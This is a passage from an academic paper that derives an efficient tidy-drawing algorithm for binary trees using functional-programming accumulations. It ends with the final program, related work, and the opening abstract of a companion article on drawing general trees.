We define two different ‘zip’ operators, each of which takes a pair of lists and returns a single list by combining corresponding elements in some way. These two operators are ‘short zip’, which we write `szip`, and ‘long zip’, written `lzip`. These operators differ in that the length of the result of a short zip is the length of its shorter argument, whereas the length of the result of a long zip is the length of its longer argument. For example:

$$\begin{aligned}\text{szip } (\oplus) ([a, b], [c, d, e]) &= [a \oplus c, b \oplus d] \\ \text{lzip } (\oplus) ([a, b], [c, d, e]) &= [a \oplus c, b \oplus d, e]\end{aligned}$$

From the result of the long zip, we see that the  $\oplus$  must have type  $A \times A \rightarrow A$ . This is not necessary for short zip, but we do not use the general case.

The two zips are given formally by the equations

$$\begin{aligned}\text{szip } (\oplus) ([a], [b]) &= [a \oplus b] \\ \text{szip } (\oplus) ([a], [b] \mathbin{\parallel} y) &= [a \oplus b] \\ \text{szip } (\oplus) ([a] \mathbin{\parallel} x, [b]) &= [a \oplus b] \\ \text{szip } (\oplus) ([a] \mathbin{\parallel} x, [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} \text{szip } (\oplus) (x, y) \\ \\ \text{lzip } (\oplus) ([a], [b]) &= [a \oplus b] \\ \text{lzip } (\oplus) ([a], [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} y \\ \text{lzip } (\oplus) ([a] \mathbin{\parallel} x, [b]) &= [a \oplus b] \mathbin{\parallel} x \\ \text{lzip } (\oplus) ([a] \mathbin{\parallel} x, [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} \text{lzip } (\oplus) (x, y)\end{aligned}$$

They share many properties, but we use two in particular.

**FACT (7)** Both `szip` ( $\oplus$ ) ( $x, y$ ) and `lzip` ( $\oplus$ ) ( $x, y$ ) can be evaluated using just `min` (`len`  $x$ , `len`  $y$ ) applications of  $\oplus$ .  $\diamond$

**LEMMA (8)** If  $f$  is  $\oplus$  to  $\otimes$  promotable, then `map f` is both `szip` ( $\oplus$ ) to `szip` ( $\otimes$ ) and `lzip` ( $\oplus$ ) to `lzip` ( $\otimes$ ) promotable.  $\diamond$

We use long zip to define *levelorder traversal* of binary trees. This is given by the function `levels` :: `btree A → list (list A)`:

$$\text{levels} = \text{bh}(\text{wrapl} \circ \text{wrapl}, \oplus) \quad \text{where } x \oplus_a y = [[a]] \mathbin{\parallel} \text{lzip } (+) (x, y)$$

For example, the levelorder traversals of `lf b` and `br (lf d, c, lf e)` are `[[b]]` and `[[c], [d, e]]`, respectively, and so

$$\begin{aligned}&\text{levels five} \\ &= [[a]] \mathbin{\parallel} \text{lzip } (+) ([[b]], [[c], [d, e]]) \\ &= [[a]] \mathbin{\parallel} [[b] \mathbin{\parallel} [c], [d, e]] \\ &= [[a], [b, c], [d, e]]\end{aligned}$$

We can at last define the operator  $\boxplus$  on pictures, in terms of levelorder traversal. It is given by

$$p \boxplus q = \text{smallest}(\text{szip}(\tilde{-})(\text{map largest(levels } p), \\ \text{map smallest(levels } q)))$$

If  $v$  and  $w$  are levels at the same depth in  $p$  and  $q$ , then  $\text{largest } v$  and  $\text{smallest } w$  are the rightmost point of  $v$  and the leftmost point of  $w$ , respectively, and so  $\text{smallest } w - \text{largest } v$  is the width of the gap at this level. Clearly,  $p \boxplus q$  is the minimum over all levels of these gap widths. For example, with  $\text{pic}_1$  and  $\text{pic}_2$  as in Figure 5, we have

$$\begin{aligned} \text{map largest(levels } \text{pic}_1) &= [0, \frac{1}{2}, 1] \\ \text{map smallest(levels } \text{pic}_2) &= [0, -\frac{1}{2}, -1] \end{aligned}$$

and so

$$\text{pic}_1 \boxplus \text{pic}_2 = \text{smallest}[0 - 0, -\frac{1}{2} - \frac{1}{2}, -1 - 1] = -2$$

This completes the specification of  $\boxplus$ , and hence of  $\text{bdraw}$ :

$$\text{bdraw} = \text{bh}(\text{const(if } 0), \square) \quad — (5)$$

where

$$\begin{aligned} p \boxminus_a q &= \text{br}(\text{map}(-s)p, 0, \text{map}(+s)q) \quad \text{where } s = (1 - (p \boxplus q)) \div 2 \\ p \boxplus q &= \text{smallest}(\text{szip}(\tilde{-})(\text{map largest(levels } p), \\ &\quad \text{map smallest(levels } q))) \end{aligned}$$

This specification is executable, but requires quadratic effort. We now derive a linear algorithm to satisfy it.

## 5 Drawing binary trees efficiently

A major source of inefficiency in the program that we have just developed is the occurrence of the two maps in the definition of  $\square$ . Intuitively, we have to shift the drawings of two children when assembling the drawing of their parent, and then shift the whole lot once more when drawing the grandparent. This is because we are computing directly the absolute position of every element. If instead we were to compute the *relative* position of each parent with respect to its children, these repeated translations would not occur. A second pass—a downwards accumulation—can fix the absolute positions by accumulating relative positions.

Suppose the function  $\text{rootrel}$  on drawings of trees satisfies

$$\begin{aligned} \text{rootrel(if } a) &= 0 \\ \text{rootrel(br(t, a, u))} &= (a - \text{root } t) \odot (\text{root } u - a) \end{aligned}$$

for some idempotent operator  $\odot$ . The idea here is that  $\text{rootrel}$  determines the position of a parent relative to its children, given the drawing of the parent. For example, with  $\text{pic}_1$  as in Figure 5, we have:

$$\text{rootrel(pic}_1) = (0 - -\frac{1}{2}) \odot (\frac{1}{2} - 0) = \frac{1}{2}$$

That is, if we define the function  $\text{sep}$  by

$$\text{sep} = \text{rootrel} \circ \text{bdraw} \quad \text{--- (6)}$$

then

$$\begin{aligned} \text{sep}(\text{If } a) &= 0 \\ \text{sep}(\text{br}(t, a, u)) &= (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2 \end{aligned} \quad \text{--- (7)}$$

For example:

$$\begin{aligned} \text{sep five} &= (1 - (\text{bdraw } (\text{If } b) \boxplus \text{bdraw } (\text{br } (\text{If } d, c, \text{If } e)))) \div 2 \\ &= (1 - 0) \div 2 \\ &= \frac{1}{2} \end{aligned}$$

Then

$$\text{bdraw } (\text{br } (t, a, u)) = \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u))$$

where  $s = \text{sep } (\text{br } (t, a, u))$

Now, applying `sep` to each subtree gives the relative (to its children) position of every parent. Define the function `rel` by

$$\text{rel} = \text{map } \text{sep} \circ \text{subtrees} \quad \text{--- (8)}$$

From this, we calculate that

$$\begin{aligned} \text{rel } (\text{If } a) & \\ &= \left\{ \begin{array}{l} (8) \end{array} \right\} \\ &\text{map } \text{sep } (\text{subtrees } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (2) \end{array} \right\} \\ &\text{map } \text{sep } (\text{If } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (1) \end{array} \right\} \\ &\text{If } (\text{sep } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (7) \end{array} \right\} \\ &\text{If } 0 \end{aligned}$$

and

$$\begin{aligned} \text{rel } (\text{br } (t, a, u)) & \\ &= \left\{ \begin{array}{l} (8) \end{array} \right\} \\ &\text{map } \text{sep } (\text{subtrees } (\text{br } (t, a, u))) \\ &= \left\{ \begin{array}{l} (2) \end{array} \right\} \\ &\text{map } \text{sep } (\text{br } (\text{subtrees } t, \text{br } (t, a, u), \text{subtrees } u)) \\ &= \left\{ \begin{array}{l} (1) \end{array} \right\} \\ &\text{br } (\text{map } \text{sep } (\text{subtrees } t), \text{sep } (\text{br } (t, a, u)), \text{map } \text{sep } (\text{subtrees } u)) \end{aligned}$$

$$= \left\{ \begin{array}{l} (8) \\ \text{br } (\text{rel } t, \text{sep } (\text{br } (t, a, u)), \text{rel } u) \end{array} \right\}$$

That is,

$$\begin{aligned} \text{rel } (\text{If } a) &= \text{If } 0 \\ \text{rel } (\text{br } (t, a, u)) &= \text{br } (\text{rel } t, \text{sep } (\text{br } (t, a, u)), \text{rel } u) \end{aligned} \quad — (9)$$

This gives us the first ‘pass’, computing the position of every parent relative to its children. How can we get from this to the absolute position of every element? We need a function **abs** satisfying the condition

$$\text{abs } \circ \text{rel} = \text{bdraw} \quad — (10)$$

We can calculate from this requirement a definition of **abs**. On leaves, the condition reduces to

$$\begin{aligned} \text{abs } (\text{rel } (\text{If } a)) &= \text{bdraw } (\text{If } a) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} (9), (5) \end{array} \right\} \\ \text{abs } (\text{If } 0) &= \text{If } 0 \end{aligned}$$

while on branches we require

$$\begin{aligned} \text{abs } (\text{rel } (\text{br } (t, a, u))) &= \text{bdraw } (\text{br } (t, a, u)) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} (9), (5); \text{ let } s = \text{sep } (\text{br } (t, a, u)) \end{array} \right\} \\ \text{abs } (\text{br } (\text{rel } t, s, \text{rel } u)) &= \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u)) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} \text{assuming (10) holds on smaller trees} \end{array} \right\} \\ \text{abs } (\text{br } (\text{rel } t, s, \text{rel } u)) &= \text{br } (\text{map } (-s) (\text{abs } (\text{rel } t)), 0, \text{map } (+s) (\text{abs } (\text{rel } u))) \end{aligned}$$

These requirements are satisfied if

$$\begin{aligned} \text{abs } (\text{If } a) &= \text{If } 0 \\ \text{abs } (\text{br } (t, a, u)) &= \text{br } (\text{map } (-a) (\text{abs } t), 0, \text{map } (+a) (\text{abs } u)) \end{aligned}$$

By Theorem 4, this implies that

$$\text{abs} = \text{map } (\text{uw } (\text{const } 0, \tilde{-}, +)) \circ \text{paths}$$

We give the upwards function **uw** (**const** 0,  $\tilde{-}$ ,  $+$ ) a name, **pabs** (‘the absolute position of the bottom of a path’), for brevity:

$$\text{pabs} = \text{uw } (\text{const } 0, \tilde{-}, +)$$

so that

$$\text{abs} = \text{map } \text{pabs} \circ \text{paths} \quad — (11)$$

Thus, we have

$$\text{bdraw} = \text{abs} \circ \text{rel} \quad — (12)$$

where

$$\begin{aligned}\text{rel} &= \text{map } \text{sep} \circ \text{subtrees} \\ \text{abs} &= \text{map } \text{pabs} \circ \text{paths}\end{aligned}$$

This is still inefficient, as computing `rel` takes quadratic time (because `sep` is not a tree homomorphism) and computing `abs` takes quadratic time (because `pabs` is not path homomorphism). We show next how to compute `rel` and `abs` quickly.

### 5.1 An upwards accumulation

We want to find an efficient way of computing the function `rel` satisfying

$$\text{rel} = \text{map } \text{sep} \circ \text{subtrees}$$

where

$$\begin{aligned}\text{sep } (\text{lf } a) &= 0 \\ \text{sep } (\text{br } (t, a, u)) &= (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2\end{aligned}$$

We have already observed that `rel` is not an upwards accumulation, because `sep` is not a homomorphism—more information than the separations of the grandchildren is needed in order to compute the separation of the children. How much more information is needed? It is not hard to see that, in order to compute the separation of the children, we need to know the ‘outlines’ of their drawings.

Each level of a picture is sorted. Therefore,

$$\begin{aligned}\text{map } \text{smallest} \circ \text{levels} &= \text{map } \text{head} \circ \text{levels} \\ \text{map } \text{largest} \circ \text{levels} &= \text{map } \text{last} \circ \text{levels}\end{aligned}$$

and so

$$p \boxplus q = \text{right } p \boxtimes \text{left } q \quad \text{--- (13)}$$

where

$$\begin{aligned}\text{left} &= \text{map } \text{head} \circ \text{levels} \\ \text{right} &= \text{map } \text{last} \circ \text{levels}\end{aligned}$$

and

$$v \boxtimes w = \text{smallest } (\text{szip } (\tilde{-}) (v, w))$$

Intuitively, `left` and `right` return the ‘contours’ of a drawing. For example, applying the function `fork (left, right)` to the tree `pic1` in Figure 5 produces the pair of lists  $([0, -\frac{1}{2}, 0], [0, \frac{1}{2}, 1])$ . These contours are precisely the extra information needed to make `sep` a homomorphism.

To show this, we need to show first that `sep` can be computed from the contours, and second that computing the contours is a homomorphism. Define the function `contours` by

$$\text{contours} = \text{fork } (\text{left}, \text{right}) \circ \text{bdraw} \quad \text{--- (14)}$$

How do we find `sep t` from `contours t`? By definition, the head of each contour is `0`, and (if `t` is not just a leaf) the second elements in the contours are `-(sep t)` and `sep t`. Thus,

$$\text{sep} = \text{spread} \circ \text{contours} \quad \text{--- (15)}$$

where, for some idempotent  $\odot$ ,

$$\begin{aligned} \text{spread } ([0], [0]) &= 0 \\ \text{spread } ([0] + x, [0] + y) &= -(\text{head } x) \odot \text{head } y \end{aligned}$$

on pairs of lists, each with head `0`.

Now we show that `contours` is a homomorphism. On leaves, we have

$$\begin{aligned} &\text{contours } (\text{If } a) \\ &= \left\{ \begin{array}{l} (14) \\ \text{fork } (\text{left}, \text{right}) \text{ (bdraw (If } a)) \end{array} \right\} \\ &= \left\{ \begin{array}{l} (5) \\ \text{fork } (\text{left}, \text{right}) \text{ (If } 0) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{left}, \text{right} \\ ([0], [0]) \end{array} \right\} \end{aligned}$$

For branches, we will consider just the left contour, as the right contour is symmetric. We have

$$\begin{aligned} &\text{left } (\text{bdraw } (\text{br } (t, a, u))) \\ &= \left\{ \begin{array}{l} (5), \text{ setting } s = (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2 \\ \text{left } (\text{br } (\text{map } (-s) \text{ (bdraw } t), 0, \text{map } (+s) \text{ (bdraw } u))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{left} \\ \text{map head } (\text{levels } (\text{br } (\text{map } (-s) \text{ (bdraw } t), 0, \text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{levels} \\ \text{map head } ([[0]] + \text{lzip } (+) \text{ (levels } (\text{map } (-s) \text{ (bdraw } t)), \\ \qquad \qquad \qquad \text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{map, head} \\ [0] + \text{map head } (\text{lzip } (+) \text{ (levels } (\text{map } (-s) \text{ (bdraw } t)), \\ \qquad \qquad \qquad \text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{head is } + \text{ to fst promotable; Lemma 8} \\ [0] + \text{lzip fst } (\text{map head } (\text{levels } (\text{map } (-s) \text{ (bdraw } t))), \\ \qquad \qquad \qquad \text{map head } (\text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \end{aligned}$$

$$\begin{aligned}
&= \left\{ \text{levels} \circ \text{map } f = \text{map } \text{map } f \circ \text{levels} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } \text{head} (\text{map } (\text{map } (-s)) (\text{levels } (\text{bdraw } t))), \\
&\quad \text{map } \text{head} (\text{map } (\text{map } (+s)) (\text{levels } (\text{bdraw } u)))) \\
&= \left\{ \text{head} \circ \text{map } f = f \circ \text{head} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) (\text{map } \text{head} (\text{levels } (\text{bdraw } t))), \\
&\quad \text{map } (+s) (\text{map } \text{head} (\text{levels } (\text{bdraw } u)))) \\
&= \left\{ \text{left} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) (\text{left } (\text{bdraw } t)), \\
&\quad \text{map } (+s) (\text{left } (\text{bdraw } u)))
\end{aligned}$$

Similarly,

$$\begin{aligned}
&\text{right } (\text{bdraw } (\text{br } (t, a, u))) \\
&= [0] \nparallel \text{lzip } \text{snd} (\text{map } (-s) (\text{right } (\text{bdraw } t)), \\
&\quad \text{map } (+s) (\text{right } (\text{bdraw } u)))
\end{aligned}$$

Now,

$$\begin{aligned}
&\text{bdraw } t \boxplus \text{bdraw } u \\
&= \left\{ (13) \right\} \\
&\text{right } (\text{bdraw } t) \boxtimes \text{left } (\text{bdraw } u) \\
&= \left\{ (14) \right\} \\
&\text{snd } (\text{contours } t) \boxtimes \text{fst } (\text{contours } u)
\end{aligned}$$

and so

$$\text{contours } (\text{br } (t, a, u)) = \text{contours } t \boxplus_a \text{contours } u$$

where

$$\begin{aligned}
&(w, x) \boxplus_a (y, z) \\
&= ([0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) w, \text{map } (+s) y), \\
&\quad [0] \nparallel \text{lzip } \text{snd} (\text{map } (-s) x, \text{map } (+s) z)) \\
&\quad \text{where } s = (1 - (x \boxtimes y)) \div 2
\end{aligned} \tag{16}$$

Hence,

$$\text{contours} = \text{bh } (\text{const } ([0], [0]), \boxplus) \tag{17}$$

Thus,

$$\begin{aligned}
&\text{rel} \\
&= \left\{ (8) \right\} \\
&\text{map } \text{sep} \circ \text{subtrees}
\end{aligned}$$

$$\begin{aligned}
&= \{ (15) \} \\
&\quad \text{map spread} \circ \text{map contours} \circ \text{subtrees} \\
&= \{ (17) \} \\
&\quad \text{map spread} \circ \text{map} (\text{bh} (\text{const} ([0], [0]), \boxtimes)) \circ \text{subtrees} \\
&= \{ (3) \} \\
&\quad \text{map spread} \circ \text{up} (\text{const} ([0], [0]), \boxtimes)
\end{aligned}$$

That is,

$$\text{rel} = \text{map spread} \circ \text{up} (\text{const} ([0], [0]), \boxtimes) \quad — (18)$$

This is now an upwards accumulation, but it is still expensive to compute. The operation  $\boxtimes$  takes at least linear effort, resulting in quadratic effort for the upwards accumulation. One further step is needed before we have an efficient algorithm for `rel`.

We have to find an efficient way of evaluating the operator  $\boxtimes$  from (16):

$$\begin{aligned}
(w, x) \boxtimes_a (y, z) &= ([0] \mathbin{\parallel} \text{lzip fst} (\text{map} (-s) w, \text{map} (+s) y), \\
&\quad [0] \mathbin{\parallel} \text{lzip snd} (\text{map} (-s) x, \text{map} (+s) z)) \\
&\quad \text{where } s = (1 - (x \boxtimes y)) \div 2
\end{aligned}$$

One way of doing this is with a data refinement whereby, instead of maintaining a list of absolute distances, we maintain a list of relative distances. That is, we make a data refinement using the invertible abstraction function  $\text{msi} = \text{map sum} \circ \text{inits}$ , which computes absolute distances from relative ones. Under this refinement, the maps can be performed in constant time, since

$$\begin{aligned}
\text{map} (+s) (\text{msi} x) &= \text{msi} (\text{mapplus} (s, x)) \quad — (19) \\
\text{where } \text{mapplus} (b, [a]) &= [b + a] \\
\text{mapplus} (b, [a] \mathbin{\parallel} x) &= [b + a] \mathbin{\parallel} x
\end{aligned}$$

Moreover, the zips can still be performed in time proportional to their shorter argument, since if  $\text{len} x \geq \text{len} y$  then

$$\text{lzip fst} (\text{msi} x, \text{msi} y) = \text{msi} x$$

and if  $\text{len} x < \text{len} y$  then, letting  $(y_1, y_2) = \text{split} (\text{len} x, y)$  where

$$\begin{aligned}
\text{split} (1, [a] \mathbin{\parallel} x) &= ([a], x) \\
\text{split} (n + 1, [a] \mathbin{\parallel} x) &= ([a] \mathbin{\parallel} v, w) \quad \text{where } (v, w) = \text{split} (n, x)
\end{aligned}$$

we have

$$\begin{aligned}
&\text{lzip fst} (\text{msi} x, \text{msi} y) \\
&= \{ \text{msi} y = \text{msi} y_1 \mathbin{\parallel} \text{map} (+\text{sum} y_1) (\text{msi} y_2); \text{len} x = \text{len} y_1 \} \\
&\quad \text{msi} x \mathbin{\parallel} \text{map} (+\text{sum} y_1) (\text{msi} y_2)
\end{aligned}$$

$$\begin{aligned}
&= \left\{ \text{map } (+\text{sum } x) \circ \text{map } (-\text{sum } x) = \text{id} \right\} \\
&\quad \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{map } (-\text{sum } x + \text{sum } y_1) (\text{msi } y_2)) \\
&= \left\{ (19) \right\} \\
&\quad \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{msi } (\text{mapplus } (\text{sum } y_1 - \text{sum } x, y_2))) \\
&= \left\{ \text{msi } (x \nparallel y) = \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{msi } y) \right\} \\
&\quad \text{msi } (x \nparallel \text{mapplus } (\text{sum } y_1 - \text{sum } x, y_2))
\end{aligned}$$

By symmetry,

$$\text{lzip snd } (\text{msi } x, \text{msi } y) = \text{lzip fst } (\text{msi } y, \text{msi } x)$$

(Note that the guard  $\text{len } x \geq \text{len } y$  must also be evaluated in time proportional to the lesser of  $\text{len } x$  and  $\text{len } y$ , and so cannot be done simply by computing the two lengths. In Figure 6 we define the predicate  $\text{nst}$  (for ‘no shorter than’), for which  $\text{nst } (x, y) = (\text{len } x \geq \text{len } y)$  but which takes time proportional to the lesser of  $\text{len } x$  and  $\text{len } y$ .)

The refined  $\boxplus$  still takes linear effort because of the zips, but the important observation is that it now takes effort proportional to the length of its *shorter* argument (that is, to the lesser of the common lengths of  $w$  and  $x$  and the common lengths of  $y$  and  $z$ , when  $\boxplus$  is ‘called’ with arguments  $(w, x)$  and  $(y, z)$ ). Reingold and Tilford (1981) show that, if evaluating  $h t \oplus_a h u$  from  $a$ ,  $h t$  and  $h u$  takes effort proportional to the lesser of the depths of the trees  $t$  and  $u$ , then the tree homomorphism  $h = bh(f, \oplus)$  can be evaluated with linear effort. Actually, what they show is that if  $g$  satisfies

$$\begin{aligned}
g(\text{lf } a) &= 0 \\
g(\text{br } (t, a, u)) &= g t + \min(\text{depth } t, \text{depth } u) + g u
\end{aligned}$$

then

$$g x = \text{size } x - \text{depth } x$$

which can easily be proved by induction. Intuitively,  $g$  counts the number of pairs of horizontally adjacent elements in a tree.

With this data refinement,  $\text{rel}$  can be computed in linear time.

## 5.2 A downwards accumulation

We now have an efficient algorithm for  $\text{rel}$ . All that remains to be done is to find an efficient algorithm for  $\text{abs}$ , where

$$\begin{aligned}
\text{abs} &= \text{map pabs } \circ \text{paths} \\
\text{pabs} &= \text{uw } (\text{const } 0, \tilde{-}, +)
\end{aligned}$$

We note first that computing  $\text{abs}$  as it stands is inefficient. No operator  $\oplus$  can satisfy  $a + \text{const } 0 b = \text{const } 0 a \oplus b$  for all  $a$  and  $b$ , and so  $\text{pabs}$  cannot be computed downwards, and  $\text{abs}$  is not a downwards accumulation. Intuitively,  $\text{pabs}$

starts at the bottom of a path and discards the bottom element, but we cannot do this when starting at the top of the path.

What extra information do we need in order to be able to compute `pabs` downwards? It turns out that

$$\begin{aligned} \text{pabs } (x \uparrow\!\! \uparrow \langle a \rangle) &= \text{pabs } x - \text{bottom } x \\ \text{pabs } (x \uparrow\!\! \uparrow \langle a \rangle) &= \text{pabs } x + \text{bottom } x \end{aligned} \quad — (20)$$

where `bottom` returns the bottom element of a path:

$$\text{bottom} = \text{uw } (\text{id}, \text{snd}, \text{snd})$$

Now, `pabs` and `bottom` together can be computed downwards, because of (20) and

$$\begin{aligned} \text{bottom } (x \uparrow\!\! \uparrow \langle a \rangle) &= a \\ \text{bottom } (x \uparrow\!\! \uparrow \langle a \rangle) &= a \end{aligned}$$

Let

$$\text{pabsb} = \text{fork } (\text{pabs}, \text{bottom}) \quad — (21)$$

Then, by Theorem 6, `pabsb` is upwards:

$$\begin{aligned} \text{pabsb} &= \text{uw } (f, \oplus, \otimes) \quad \text{where} \quad f a = (0, a) \\ &\qquad a \oplus (v, w) = (v - a, w) \\ &\qquad a \otimes (v, w) = (v + a, w) \end{aligned}$$

Moreover, by Theorem 5, `pabsb` is downwards:

$$\begin{aligned} \text{pabsb} &= \text{dw } (f, \oplus, \otimes) \quad \text{where} \quad f a = (0, a) \\ &\qquad (v, w) \oplus a = (v - w, a) \\ &\qquad (v, w) \otimes a = (v + w, a) \end{aligned}$$

Finally, by Theorem 3, `pabsb` is a path homomorphism:

$$\begin{aligned} \text{pabsb} &= \text{ph } (f, \oplus, \otimes) \quad — (22) \\ &\qquad \text{where} \quad f a = (0, a) \\ &\qquad (v, w) \oplus (x, y) = (v - w + x, y) \\ &\qquad (v, w) \otimes (x, y) = (v + w + x, y) \end{aligned}$$

Putting all this together gives us

$$\begin{aligned} \text{abs} \\ &= \left\{ (11) \right\} \\ &= \text{map pabs} \circ \text{paths} \\ &= \left\{ (21) \right\} \\ &= \text{map fst} \circ \text{map pabsb} \circ \text{paths} \\ &= \left\{ (22), \text{ with } f, \oplus \text{ and } \otimes \text{ as defined there } \right\} \\ &= \text{map fst} \circ \text{map } (\text{ph } (f, \oplus, \otimes)) \circ \text{paths} \end{aligned}$$

$$= \{ (4) \} \\ \text{map fst} \circ \text{down } (f, \oplus, \otimes)$$

That is,

$$\text{abs} = \text{map fst} \circ \text{down } (f, \oplus, \otimes) \quad — (23)$$

which can be computed in linear time.

### 5.3 The program

To summarize, the program that we have derived is as in Figure 6.

## 6 Conclusion

### 6.1 Summary

We have presented a number of natural criteria satisfied by tidy drawings of unlabelled binary trees. From these criteria, we have derived an efficient algorithm for producing such drawings.

The steps in the derivation were as follows:

- (i) we started with an executable specification (5)—an ‘obviously correct’ but inefficient program;
- (ii) we eliminated one source of inefficiency, by computing first the position of every parent relative to its children, and then fixing the absolute positions in a second pass (12);
- (iii) we made a step towards making the first pass efficient, by turning the function computing relative positions into an upwards accumulation (18), computing not just relative positions but also the outlines of the drawings;
- (iv) we made a data refinement on the outline of a drawing (19), allowing us to shift it in constant time; and
- (v) we made the second pass efficient by turning the function computing absolute positions into a downwards accumulation (23), computing not just the absolute positions but also the bottom element of every path. (In fact, we could have calculated, using the technique of *strengthening invariants* (Gries, 1982) and no invention at all, that

`fork (pabs, uw (id,  $\tilde{-}$ , +))`

is downwards, and hence also a path homomorphism; this would have done just as well.)

The derivation showed several things:

- (i) the criteria uniquely determine the drawing of a tree;
- (ii) the criteria also determine an inefficient algorithm for drawing a tree (step (i) in the derivation), and only three or four small inventive steps (steps (ii) to (v) in the derivation) are needed to transform this into an efficient algorithm;

```

bdraw = abs ∘ rel

rel = map spread ∘ up (const ([0], [0]), ⊕)
(w, x) ⊕a (y, z) = ([0] ++ lzipfst (mapplus (-s, w), mapplus (s, y)),
                      [0] ++ lzipsnd (mapplus (-s, x), mapplus (s, z)))
                     where s = (1 - (x ⊗ y)) ÷ 2

mapplus (b, [a]) = [a + b]
mapplus (b, [a] ++ x) = [a + b] ++ x

lzipfst (x, y) = x, if nst (x, y)
                  = x ++ mapplus (sum v - sum x, w), otherwise
                    where (v, w) = split (len x, y)
lzipsnd (x, y) = lzipfst (y, x)

nst (x, [b]) = true
nst ([a], [b] ++ y) = false
nst ([a] ++ x, [b] ++ y) = nst (x, y)

split (1, [a] ++ x) = ([a], x)
split (n + 1, [a] ++ x) = ([a] ++ v, w)    where (v, w) = split (n, x)

spread ([0], [0]) = 0
spread ([0] ++ x, [0] ++ y) = -(head x) ⊙ head y    where a ⊙ a = a

v ⊗ w = lh (id, min) (szip (˜) (v, w))

abs = map fst ∘ down (f, ⊕, ⊗)
      where f a = (0, a)
            (v, w) ⊕ (x, y) = (v - w + x, y)
            (v, w) ⊗ (x, y) = (v + w + x, y)

```

Figure 6: The final program

- (iii) the algorithm (due to Reingold and Tilford (1981)) is just an upwards accumulation followed by a downwards accumulation, and is further evidence of the utility of these higher-order operations;
- (iv) identifying these accumulations as major components of the algorithm may lead, using known techniques for computing accumulations in parallel, to an optimal *parallel* algorithm for drawing unlabelled binary trees.

## 6.2 Related work

The problem of drawing trees has quite a long and interesting history. Knuth (1968, 1971) and Wirth (1976) both present simple algorithms in which the  $x$ -coordinate of an element is determined purely by its position in inorder traversal. Wetherell and Shannon (1979) first considered ‘aesthetic criteria’, but their algorithms all produce biased drawings. Independently of Wetherell and Shannon, Vaucher (1980) gives an algorithm which produces drawings that are simultaneously biased, irregular, and wider than necessary, despite his claims to have ‘overcome the problems’ of Wirth’s simple algorithm. Reingold and Tilford (1981) tackle the problems in the algorithms of Wetherell and Shannon and of Vaucher, by proposing the criteria concerning bias and regularity. Their algorithm is the one derived for binary trees here. Supowit and Reingold (1983) show that it is not possible to satisfy regularity and minimal width simultaneously, and that the problem is NP-hard when restricted to discrete (for example, integer) coordinates. Brüggemann-Klein and Wood (1990) implement Reingold and Tilford’s algorithm as macros for the text formatting system **TEX**.

The problem of drawing general trees has had rather less coverage in the literature. General trees are harder to draw than binary trees, because it is not so clear what is meant by ‘placing siblings as close as possible’. For example, consider a general tree with three children,  $t$ ,  $u$  and  $v$ , in which  $t$  and  $v$  are large but  $u$  relatively small. It is not sufficient to consider just adjacent pairs of siblings when spacing the siblings out, because  $t$  may collide with  $v$ . Spacing the siblings out so that  $t$  and  $v$  do not collide allows some freedom in placing  $u$ , and care must be taken not to introduce any bias. Reingold and Tilford (1981) mention general trees in passing, but make no reference to the difficulty of producing unbiased drawings. Bloesch (1993) (who adapts the algorithms of Vaucher and of Reingold and Tilford to cope with node labels of varying width and height) also does not attempt to produce unbiased drawings, despite his claims to the contrary. Radack (1988) effectively constructs two drawings, one packing siblings together from the left and the other from the right, and then averages the results. That algorithm is derived by Gibbons (1991) and described by Kennedy (1995). Walker (1990) uses a slightly different method; he positions children from left to right, but when a child touches against a left sibling other than the nearest one, the extra displacement is apportioned among the intervening siblings.

### 6.3 Further work

Gibbons (1991) extends this derivation to general trees. We have yet to apply the methods used here to Bloesch’s algorithm (Bloesch, 1993) for drawing trees in which the labels may have different heights, but do not expect it to yield any surprises. It may also be possible to apply the techniques in (Gibbons et al., 1994) to yield an optimal *parallel* algorithm to draw a binary tree of  $n$  elements in  $\log n$  time on  $n/\log n$  processors, even when the tree is unbalanced—although this is complicated by having to pass non-constant-size contours around in computing  $\boxplus$ .

We are currently exploring the application to graphs of some of the general notions—homomorphisms and accumulations—used here on lists and trees. See (Gibbons, 1995) for further details.

### Abstract

This article describes the application of functional programming techniques to a problem previously studied by imperative programmers, that of drawing general trees automatically. We first consider the nature of the problem and the ideas behind its solution (due to Radack), independent of programming language implementation. We then describe a Standard ML program which reflects the structure of the abstract solution much better than an imperative language implementation. We conclude with an informal discussion on the correctness of the implementation and some changes which improve the algorithm's worst-case time complexity.

---

### 1 The problem and its solution

